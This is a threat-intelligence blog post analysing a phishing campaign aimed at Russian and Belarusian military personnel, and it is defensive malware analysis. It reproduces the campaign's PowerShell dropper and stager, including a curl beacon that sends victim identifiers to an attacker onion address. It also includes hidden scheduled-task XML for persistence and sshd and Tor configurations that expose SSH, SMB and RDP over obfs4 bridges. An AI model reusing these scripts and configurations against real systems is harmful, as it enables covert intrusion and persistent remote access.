

# Operation SkyCloak: Tor Campaign targets Military of Russia & Belarus

Sathwik Ram Prakki : : 10/31/2025

---

31 October 2025

Written by [Sathwik Ram Prakki](#)



*Authors: Sathwik Ram Prakki and Kartikkumar Jivani*

## Contents

- Introduction
- Key Targets
  - Industries
  - Geographical Focus
- Infection and Decoys
- Technical Analysis
  - PowerShell Stage
  - Persistence
  - Configuration
- Infrastructure and Attribution
- Conclusion
- SEQRITE Protection
- IOCs
- MITRE ATT&CK

## Introduction

SEQRITE Labs has identified a campaign targeting military personnel of both Russia and Belarus, especially the Russian Airborne Forces and Belarusian Special Forces. The infection chain leads to exposing multiple local services via Tor using obfs4 bridges, allowing the attacker to anonymously communicate via an onion address. In this blog, we will explore the infection chain that uses multiple stages through PowerShell, decoys used to lure the victims, and exposing SSH as a hidden service to unblock traffic for Tor while maintaining persistence.

Multiple campaigns with similar geographical focus have been identified this year such as [HollowQuill](#) seen in early 2025, that targeted various Russian entities such as academic & research institutes which are directly linked to government and defence sectors. In July, we have encountered another campaign dubbed [CargoTalon](#) that has targeted aerospace and defense sectors of Russia deploying Eaglet implant, where overlaps with **HeadMare** group were observed. Recently, targeting of Russian automobile and e-commerce industry with CAPI Backdoor has been tracked as operation [MotorBeacon](#).

## Key Targets

### Industries

- Ministry of Defence

### Geographical Focus

- Russian Federation
- Republic of Belarus

## Infection and Decoys





Fig. 1 – Infection Chain

The first lure is a nomination letter from the acting commander of Military Unit 71289, which refers to the 83rd Separate Guards Airborne Assault Brigade stationed in Ussuriysk (Eastern Military District), to the Chief of Russian Airborne Forces (VDV) for appointment of military personnel. Ussuriysk is completely opposite to the ongoing Russia-Ukraine war but closer to both the China-Russia border and the Pacific Ocean.



*Fig. 2 – Decoy targeting Russia*

The second decoy letter is meant for training of military personnel from October 13th to 16th 2025 at Military Unit 89417, which refers to the 5th Separate Spetsnaz Brigade of the Belarusian Special Forces located in Maryina Horka near Minsk (Reports suggest that the unit got disbanded in 2019 but some activity was seen in 2021).




Fig. 3 – Decoy targeting Belarus

## Technical Analysis

The archive files have been uploaded from Belarus with modification dates as 2025-Oct-15 and 2025-Oct-21. The initial phishing ZIP contains a shortcut LNK with double extension format that translates as follows:

### Original filename

ТЛГ на убытие на переподготовку.pdf.lnk  
Исх №6626 Представление на назначение на  
воинскую должность.pdf.lnk

### Translated name

TLG departure for retraining.pdf.lnk  
Ref. No. 6626 Nomination for appointment to  
military position.pdf.lnk

Shortcut files have machine IDs 'desktop-V7i6LHO' and 'desktop-u4a2HgZ' that seem to be weaponized in the last week of September 2025. They trigger PowerShell commands which act as the initial dropper stage where another archive file beside the LNK is used to set up the entire chain.

```
$synchronizingPersistentUpdating = $env:USERPROFILE + \\Downloads\\ТЛГ на убытие на переподготовку.pdf.zip;
Expand-Archive $synchronizingPersistentUpdating -DestinationPath $env:APPDATA\dynamicUpdatingHashingScalingContext;
$synchronizingPersistentUpdating = $env:APPDATA + \\dynamicUpdatingHashingScalingContext\\FOUND.
000\\persistentHandlerHashingEncodingScalable.zip;
Expand-Archive -Path $synchronizingPersistentUpdating -DestinationPath $env:APPDATA\\logicpro;
$adaptiveOptimizingDeployingDecodingEncrypting = gc $env:APPDATA\\logicpro\\scalingEncryptingEncoding;
Start-Process -WindowStyle Hidden powershell $adaptiveOptimizingDeployingDecodingEncrypting

$p = $env:USERPROFILE + \\Downloads\\Исх №6626 Представление на назначение на воинскую должность.pdf.zip;
Expand-Archive $p -DestinationPath $env:USERPROFILE\\Downloads\\incrementalStreamingMergingSocket;
$p = $env:USERPROFILE + \\Downloads\\incrementalStreamingMergingSocket\\FOUND.000\\processorContainerLogging.zip;
Expand-Archive -Path $p -DestinationPath $env:APPDATA\\reaper;
$mergingAlgorithmEncrypting = gc $env:APPDATA\\reaper\\responsiveHashingSocketScalableDeterministic;
Start-Process -WindowStyle Hidden powershell $mergingAlgorithmEncrypting
```

Fig. 4 – Shortcut file triggers PowerShell

The command extracts the first archive file into either of the directories:

- %APPDATA%\dynamicUpdatingHashingScalingContext
- %USERPROFILE%\Downloads\incrementalStreamingMergingSocket

and subsequently uses it to extract the second archive file from the folder 'FOUND.000'. This multi-stage extraction drops the payloads into either '\$env:APPDATA\logicpro' or '\$env:APPDATA\reaper' directories, reads the content of a text file and executes it silently via hidden PowerShell process.

- \logicpro\scalingEncryptingEncoding
- \reaper\responsiveHashingSocketScalableDeterministic

Before jumping into the next stage, let's look at the contents of both the archives. It contains multiple EXEs and text files, the decoy PDF, a DLL, and a couple of XML files. Following the above chain, the next stage is execution of PowerShell script.

Name	Size	Name	Size
redundantOptimizingInstanceVariableLogging.pub	81	incrementalMergingIncrementalImmutableProtocol.pub	81
redundantExecutingContainerIndexing	83	loggingOptimizedDecoding	82
controllerGatewayEncrypting	266	hashingBindingDynamicUpdatingSession	208
redundantOptimizingInstanceVariableLogging	394	incrementalMergingIncrementalImmutableProtocol	387
pipelineClusterDeployingCluster	678	decodingDistributedParsingHandlerRedundant	663
incrementalRedundantRendering.xml	1 633	synchronizingContextBufferSchemaIncremental.xml	1 635
loadingBufferFunctionHashing.xml	1 633	frameworkRepositoryDynamicOptimized.xml	1 643
scalingEncryptingEncoding	2 366	responsiveHashingSocketScalableDeterministic	2 300
ssh-shellhost.exe	189 360	Исх №6626 Представление на назначение на воинску...	130 161
ebay.exe	384 432	ssh-shellhost.exe	189 360
ТЛГ на убытие на переподготовку.pdf	771 395	googlemaps.exe	1 343 920
githubdesktop.exe	1 343 920	libcrypto.dll	1 885 752
libcrypto.dll	1 885 752	rider.exe	6 457 344
confluence.exe	6 457 344	googlesheets.exe	8 980 480
pinterest.exe	8 980 480		

0 / 15 object(s) selected

0 / 14 object(s) selected

Fig. 5 – Contents of archive files

## PowerShell Stage

The script starts by checking the Windows ‘Recent’ folder and if it has more than ten shortcut files in it. This is an **anti-analysis** check to evade sandbox environments and make sure there’s normal user activity. Another check is done to see if the process count is greater than 50 and opens the decoy document.

```
$threadMicroserviceVirtualInstanceAsynchronous = $env:APPDATA + '\Microsoft\Windows\Recent';  
if (Test-Path $threadMicroserviceVirtualInstanceAsynchronous) {  
    if ((Get-ChildItem -Path $threadMicroserviceVirtualInstanceAsynchronous -Filter *.lnk -ErrorAction SilentlyContinue).Count -ge 10) {  
        if ((ps).Count -ge 50) {  
            start ($env:APPDATA + '\reaper\*.pdf');  
            $scalingExecutingRendering = 'Global\responsiveProcessorDatabase';  
            $processorLoadingThreadSchemaMerging = $false;
```

Fig. 6 – PowerShell anti-analysis


Then it creates a mutex to ensure that only one instance is running. It reads both the XML files after replacing the username and registers scheduled tasks to start them immediately. This establishes persistence and executes the next stage of payloads defined in those XMLs. Multiple strings are concatenated to form the full onion address.

```
$deprecatedBufferSecureEncryptingIndexing = $false;  
$responsiveCompilingAsynchronousMerging = New-Object System.Threading.Mutex($true, $modularPersistentOptimizing, [ref]$deprecatedBufferSecureEncryptingIndexing) { exit };  
if (-not $deprecatedBufferSecureEncryptingIndexing) { exit };  
$optimizingFunctionNamespaceContext = $env:USERDOMAIN + '\' + $env:USERNAME;  
$compilerClusterRendering = (gc $env:AppData\logicpro\loadingBufferFunctionHashing.xml | Out-String ).Replace('$UserId',$optimizingFunctionNamespaceContext);  
Register-ScheduledTask githubdesktopMaintenance -Xml $compilerClusterRendering;  
Start-ScheduledTask githubdesktopMaintenance;  
$compilerClusterRendering = (gc $env:AppData\logicpro\incrementalRedundantRendering.xml | Out-String ).Replace('$UserId',$optimizingFunctionNamespaceContext);  
Register-ScheduledTask pinterestValidation -Xml $compilerClusterRendering;  
Start-ScheduledTask pinterestValidation;  
$immutableExecutingRendering = 'yuknap4i';  
$validatingFunctionSchemaDeterministicPackage = 'm65njr3tlpr';  
$updatingScalingEncryptingEncrypting = 'npqwj4h7a';  
$redundantDeprecatedFunctionRendering = 'al4hrn2tdieg7';  
$protocolScalingDecoding = '5rpp6fx25hqbyd';  
$responsiveRenderingDeprecated = $immutableExecutingRendering + $validatingFunctionSchemaDeterministicPackage + $updatingScalingEncryptingEncrypting;  
// 'yuknap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd'  
$algorithmScalableDistributedServiceMicroservice = $env:APPDATA + '\logicpro\socketExecutingLoggingIncrementalCompiler\hostname';  
while (-not (Test-Path $algorithmScalableDistributedServiceMicroservice)){ Start-Sleep 1; };  
$updatingEncryptingCompiler = $env:USERNAME + ':' + (gc $algorithmScalableDistributedServiceMicroservice).Substring(0, 56) + ':3-yeeifyem';  
$responsiveRenderingDeprecated;  
$encodingClusterMerging = $responsiveRenderingDeprecated + '.onion/1st?q=' + $updatingEncryptingCompiler;  
cmd /c curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s --socks5-hostname localhost:9050 $encodingClusterMerging
```

Fig. 7 – PowerShell stager

Then it waits until the hostname file exists which is written by Tor based on the configuration for the hidden service directory. So it waits until the **local Tor instance** is up and the onion is available. It creates an identification beacon in a specific format '<username>:<onion-address>:3-yeeifyem' or ends with ':2-lrwkym' and uses **curl** via local Tor SOCKS listener on port 9050. Multiple retry flags are used to make this persistent.





*Fig. 8 – local hostname for beacon*

## Persistence

XML files are Windows scheduled task definitions that runs daily starting at **2025-09-25T01:41:00-08:00** and has a logon trigger for the user specified. These tasks are hidden and configured to run even when the computer is idle, on demand, and without network. They ignore multiple instances and have no execution time limit.



```

<Triggers>
  <CalendarTrigger>
    <StartBoundary>2025-09-25T01:41:00-08:00</StartBoundary>
    <Enabled>true</Enabled>
    <ScheduleByDay>
      <DaysInterval>1</DaysInterval>
    </ScheduleByDay>
  </CalendarTrigger>
  <LogonTrigger>
    <Enabled>true</Enabled>
    <UserId>$UserId</UserId>
  </LogonTrigger>
</Triggers>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>true</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>true</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
  <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>%AppData%/logicpro/pinterest.exe</Command>
    <Arguments>-f pipelineClusterDeployingCluster</Arguments>
    <WorkingDirectory>%AppData%/logicpro</WorkingDirectory>
  </Exec>
</Actions>

```

Fig. 9 – XML for persistence

The screenshot shows the Windows Task Scheduler interface. At the top, a list of tasks is displayed with columns for Name, Status, and Triggers. Below this, the 'Triggers' tab is selected for the task 'githubdesktopMaintenance'.

Name	Status	Triggers
githubdesktopMaintenance	Ready	Multiple triggers defined
MicrosoftEdgeUpdateTaskMachineCore1d75186305...	Ready	Multiple triggers defined
MicrosoftEdgeUpdateTaskMachineUA	Ready	At 3:01 AM every day - After

Below the task list, the 'Triggers' tab is active, showing a table of triggers for the selected task.

Trigger	Details	Status
Daily	At 3:11 PM every day	Enabled
At log on	At log on of [redacted]	Enabled

Fig. 10 – Scheduled Task

Finally moving on to the EXEs to which configuration files are passed as arguments; some are most likely SSH and SFTP server binaries based on the PDB paths and internal names. XML files trigger either the first or last two commands (both campaigns included):

- %AppData%/logicpro/githubdesktop.exe -f controllerGatewayEncrypting
- %AppData%/logicpro/pinterest.exe -f pipelineClusterDeployingCluster
- %AppData%/reaper/googlemaps.exe -f hashingBindingDynamicUpdatingSession
- %AppData%/reaper/googlesheets.exe -f decodingDistributedParsingHandlerRedundant

Both *githubdesktop.exe* and *googlemaps.exe* from above, along with *ssh-shellhost.exe*, *ebay.exe* (SFTP server) and *libcrypto.dll* (LibreSSL) are legitimate “OpenSSH for Windows” binaries with compilation timestamp 2023-12-13 and PDB paths:

- “C:\a\_work\1\s\OSS\_Microsoft\_OpenSSH\_Dev\bin\x64\Release\sshd.pdb”
- “C:\a\_work\1\s\OSS\_Microsoft\_OpenSSH\_Dev\bin\x64\Release\sftp-server.pdb”
- “C:\a\_work\1\s\OSS\_Microsoft\_OpenSSH\_Dev\bin\x64\Release\ssh-shellhost.pdb”
- “C:\a\_work\1\s\Libressl\libressl\build\_X64\crypto\Release\libcrypto.pdb”

*libcrypto.dll* is bundled for encryption, key exchange, and hashing; whereas *ssh-shellhost.exe* is used for interactive SSH sessions. This confirms that the attacker deploys a self-contained OpenSSH server inside a user’s profile directory using Tor, likely for stealth remote administration and post-exploitation persistence.

## Configuration

The first configuration passed to SSHD [*githubdesktop.exe* (or) *googlemaps.exe*] is as follows, with the only difference between the two campaigns being that sftp subsystem is not present in the second one. Usage of non-standard port 20321 is seen, passwords are disabled and allowed only by public key along with files containing private and authorized keys. Files containing these keys are:

- redundantOptimizingInstanceVariableLogging
- redundantExecutingContainerIndexing
- incrementalMergingIncrementalImmutableProtocol
- loggingOptimizedDecoding

Port 20321

ListenAddress 127.0.0.1

HostKey redundantOptimizingInstanceVariableLogging

PubkeyAuthentication yes

PasswordAuthentication no

AuthorizedKeysFile AppData\Roaming\logicpro\redundantExecutingContainerIndexing

Subsystem sftp AppData\Roaming\logicpro\ebay.exe

The second configuration is passed to *pinterest.exe* (or) *googlesheets.exe*, which is basically *tor.exe*, that creates an onion service and exposes SSH, SMB, RDP and other ports over Tor. It is configured to use a pluggable transport obfs4 via an EXE named *confluence.exe* (or)  *rider.exe*, which is simply an *obfs4proxy* binary. Usage of bridges is seen which is used to hide connections. Bridge endpoints are defined with IP, port, fingerprint, cert and iat-mode; to allow outbound Tor connections via those bridges.



































 pinterest.exe	20220	 TCP TCPCopy	127.0.0.1:54257 -> 127.0.0.1:54223
 pinterest.exe	20220	 TCP Receive	127.0.0.1:54257 -> 127.0.0.1:54223
 confluence.exe	17844	 TCP Send	127.0.0.1:54223 -> 127.0.0.1:54257
 confluence.exe	17844	 TCP TCPCopy	-> 156.67.24.239:33333
 confluence.exe	17844	 TCP Receive	-> 156.67.24.239:33333
 pinterest.exe	20220	 TCP TCPCopy	127.0.0.1:54257 -> 127.0.0.1:54223
 pinterest.exe	20220	 TCP Receive	127.0.0.1:54257 -> 127.0.0.1:54223
 confluence.exe	17844	 TCP Send	127.0.0.1:54223 -> 127.0.0.1:54257
 confluence.exe	17844	 TCP TCPCopy	-> 77.20.116.133:8080
 confluence.exe	17844	 TCP TCPCopy	-> 77.20.116.133:8080
 confluence.exe	17844	 TCP Receive	-> 77.20.116.133:8080
 pinterest.exe	20220	 TCP TCPCopy	127.0.0.1:54231 -> 127.0.0.1:54223
 pinterest.exe	20220	 TCP Receive	127.0.0.1:54231 -> 127.0.0.1:54223
 confluence.exe	17844	 TCP Send	127.0.0.1:54223 -> 127.0.0.1:54231
 confluence.exe	17844	 TCP TCPCopy	127.0.0.1:54223 -> 127.0.0.1:54257
 confluence.exe	17844	 TCP Receive	127.0.0.1:54223 -> 127.0.0.1:54257
 pinterest.exe	20220	 TCP Send	127.0.0.1:54257 -> 127.0.0.1:54223

Fig. 11 – Communication with Tor bridges

```

HiddenServiceDir "socketExecutingLoggingIncrementalCompiler/"
HiddenServicePort 20322 127.0.0.1:20321
HiddenServicePort 11435 127.0.0.1:445
HiddenServicePort 13893 127.0.0.1:3389
HiddenServicePort 12192 127.0.0.1:12191
HiddenServicePort 14763 127.0.0.1:14762
GeoIPFile geoip
GeoIPv6File geoip6

ClientTransportPlugin obfs4 exec confluence.exe
UseBridges 1
Bridge obfs4 77.20.116.133:8080 2BA6DC89D09BFFA68947EF5719BFA1DC8E410FF3
cert=wILsetGQVClg0xNK5KWeKYCZJU48I9L+XiS4UVPfi3UQzU14lXuUhnuNiaeMzs2Z3yNfZw
iat-mode=2
Bridge obfs4 156.67.24.239:33333 2F311EB4E8F0D50700E0DF918BF4E528748ED47C
cert=xzae4w6xtbCRG4zpIH7AozSPI0h+lKzbshhkfkQBkmvB/DSKWncXhfPpFBNi5kRrwwVLew
iat-mode=2

```

In the same way legitimate *obfs4proxy.exe* is renamed and used in the configuration as *confluence.exe* and *rider.exe*.

## Infrastructure and Attribution







The onion link used for registering victim via tor is:

- yuknkap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd[.]onion

Based on the recent netflow data from these tor bridge ports, we have seen traffic with Russia and even few neighboring nations. These IPs are categorized as either tor service or residential.

IP:Port	ASN	Country	Category
77.20.116[.]133:8080	3209 (Vodafone GmbH)	Germany	residential, proxy
156.67.24[.]239:33333	51167 (Contabo GmbH)	France	tor
146.59.116[.]226:50845	16276 (OVH SAS)	Poland	cloud
142.189.114[.]119:443	577 (BACOM)	Canada	

Very less traffic is seen on both 156.67.24[.]239:33333 and 77.20.116[.]133:8080. Whereas Russia is seen on the remaining two IPs, which are part of the configuration and decoys targeting Russia.

<input type="checkbox"/> Key ▼	Value ▼	First Seen ▼	Last Seen ▼
<input type="checkbox"/> <a href="#">156.67.24.239</a>   AS 51167	<a href="#">Onionoo Tor Metric API - all</a> 	2025-10-09	2025-10-22
<input type="checkbox"/> <a href="#">156.67.24.239</a>   AS 51167	<a href="#">Tor Project Archive - server descriptors</a> 	2025-10-09	2025-10-22

Two Russian-linked groups, [APT44](#) (Sandworm) and [APT28](#), have been observed to use tor to communicate with onion domain previously. But in this case, custom configurations for pluggable transport and SSHD are used in an attempt to evade network monitoring, and these attacks are targeted towards Russia and Belarus. Similar targeting has been observed to be conducted by pro-Ukraine APTs [Angry Likho](#) (Sticky Werewolf) and [Awaken Likho](#) (Core Werewolf) but SkyCloak remains unattributed for now.

## Conclusion

A multi-chain intrusion chain has been identified, targeting both Russian and Belarusian military personnel, which leads to PowerShell stager that deploys OpenSSH and Tor bridges. This shows a stealth-oriented campaign designed to establish covert remote access and lateral movements within targeted environments. Based on current evidence, the campaign appears consistent with Eastern European-linked espionage activity targeting defense and government sectors, though attribution remains with low confidence with previously documented operations.

## SEQRITE Protection

- XML.Skycloak.50052.GC
- SCRIPT.Trojan.50053.GC
- SCRIPT.Skycloak.50054

## IOCs

### Archive (ZIP)

952f86861feeaf9821685cc203d67004  
d246dfa9e274c644c5a9862350641bac  
8716989448bc88ba125aead800021db0  
ae4f82f9733e0f71bb2a566a74eb055c

ТЛГ на убытие на переподготовку.pdf  
persistentHandlerHashingEncodingScalable.zip  
Исх №6626 Представление на назначение на воинскую  
должность.pdf.zip  
processorContainerLogging.zip

### Shortcut (LNK)

32bdbf5c26e691cbbd451545bca52b56  
2731b3e8524e523a84dc7374ae29ac23

ТЛГ на убытие на переподготовку.pdf.lnk  
Исх №6626 Представление на назначение на воинскую  
должность.pdf.lnk

### PowerShell (PS1)

39937e199b2377d1f212510f1f2f7653  
9242b49e9581fa7f2100bd9ad4385e8c

scalingEncryptingEncoding  
responsiveHashingSocketScalableDeterministic

### XML

